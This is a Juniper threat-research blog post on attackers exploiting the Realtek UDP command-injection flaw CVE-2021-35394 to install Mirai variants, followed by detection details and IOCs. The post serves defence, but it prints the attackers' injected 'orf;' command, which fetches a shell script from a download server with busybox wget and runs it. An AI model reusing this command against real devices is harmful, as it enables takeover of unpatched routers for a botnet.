# RealTek CVE-2021-35394 Exploited in the Wild

**J** blogs.juniper.net/en-us/threat-research/realtek-cve-2021-35394-exploited-in-the-wild

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Juniper Threat Labs has detected that the threat actors that <u>we recently observed exploiting CVE-2021-20090</u> are now actively exploiting <u>CVE-2021-35394</u>, a vulnerability <u>disclosed last week by IoT Inspector Research Lab</u>. This attack targets the Realtek RTL8xxx SoC chipsets that are used in many embedded devices, particularly wireless routers. At the time of this writing, all of the download servers used in this campaign are online and the attacks are ongoing.

### The Attack

One of the Realtek vulnerabilities disclosed last week concerns a UDP server running on port 9034. In 2015, Peter Adkins found that certain D-Link routers were running a UDP server that allowed remote execution of arbitrary commands. This vulnerability was ostensibly patched, but IoT Inspector Research Lab found that the fix was simply to verify that all command strings had the prefix "orf". This mitigation is easily circumvented by prepending "orf;" to any injected command string:

orf; malicious\_command

Exploits require only a single UDP packet from the attacker. Each observed variant of this attack follows the same steps. First, the attackers use the open UDP server to inject a shell command:

```
> Frame 1: 108 bytes on wire (864 bits), 108 bytes captured (864 bits)
> Internet Protocol Version 4, Src: 45.137.23.190, Dst: 192.168.90.1
> User Datagram Protocol, Src Port: 56478, Dst Port: 9034
Data (80 bytes)
     Data: 6f72663b6364202f746d707c7c6364202f766172262662757379626f7820776765742068...
     [Length: 80]
0000 45 00 00 6c d4 31 00 00 ee 11 98 5e 2d 89 17 be
                                                            E..l.1.. ...^-...
0010 c0 a8 5a 01 dc 9e 23 4a 00 58 00 00 6f
                                                            ··Z···#J ·X··orf;
                                                72 66 3b
0020 63 64 20 2f 74 6d 70 7c
                                                            cd /tmp| |cd /var
                                 7c 63 64 20 2f
                                                76 61 72
      26 26 62 75 73 79 62 6f 78 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 34 35 2e 36 31 2e 31 38 38 2e
0030
                                                            &&busybo x wget h
                                                            ttp://45 .61.188.
0040
0050 31 38 34 2f 66 2e 73 68 20 2d 4f 20 62 2e 73 68
                                                            184/f.sh -0 b.sh
0060 26 26 73 68 20 62 2e 73 68 3b 23 0a
                                                            &&sh b.s h;#·
```

Figure 1. UDP Packet sent by attacker

The injected command, seen in the data field above, is:

```
orf;cd /tmp||cd /var&&busybox wget hxxp://45[.]61.188.184/f.sh -0 b.sh&&sh b.sh;#
```

The invalid "orf" command is ignored and a shell script is downloaded, renamed and executed. The following is an example of these shell scripts:

Figure 2. One of the shell scripts used in the command injection

This script attempts to download and run binary executables on the compromised host.

Targeted architectures include:

- ARM (v5 and v7)
- MIPS (both big- and little-endian)
- SuperH

The downloaded executables are variants of Mirai and turn the target computer into a remotely controllable bot in the threat actors' botnet.

We have observed an overlap between the IP addresses in this campaign and those in the campaign described in a recent Juniper Threat Labs blog post. However, unlike the previous attacks over HTTP, the connectionless nature of UDP allows the threat actors to launch more attacks with fewer resources.

## Other Vulnerabilities

This discovery follows <u>SAM Seamless Network's blog post</u> last week on these threat actors exploiting another Realtek vulnerability disclosed by IoT Inspector Research Lab. As many Realtek RTL8xxx-based devices remain unpatched, we expect to see continuing attacks as more of these vulnerabilities are weaponized.

#### Detection

This attack is detected on Juniper SRX devices as APP:MISC:REALTEK-JUNGLE-SDK-CI. The malicious files and servers used in this attack are blocked by the <u>Juniper Advanced</u> Threat Protection products.




Figure 3. Detection by Juniper ATP Cloud

## **IOCs**

#### Files:

daef5417dd163c2d2600382a484b36f594378d909ce54e5348b0c7dd1326c57d 1ce6590f632d1b37c77feefe60ef632c315357ddde632c0a0aab78c69616a5b4 f.sh 0018e361be72a44b7b38bbecfede8d571418e56d4d62a8e186991bef322a0c16 b.arm5 171961046ee6d18424cf466ad7e01096aecf48ed602d8725e6563ad8c61f1115 b.arm7 924b6aec8aa5935e27673ee96d43dd0d1b60f044383b558e3f66cd4331f17ef4 b.mips 98fc6b2cbd04362dc10a5445c00c23c2a2cb39d24d91beab3c200f87bfd889ab b.mpsl 9bdb7d4778261bb34df931b41d32ee9188d0c7a7e10d4d68d56f6faebd047fe4 b.sh4 555ae4193c53af15bdcd82d534ed5f13fcc96c16c59b9e8072b5b122c6df8d4a fbot.mips 2bfca0726b9109ab675e6bdbe0fb81e80fbf7ee6af2f129672569e5476e57b47 fbot.mpsl

#### Attackers:

45[.]137.23.190 185[.]222.59.5 103[.]145.13.80

103[.]145.13.25

#### Download servers:

45[.]61.188.184

37[.]0.11.132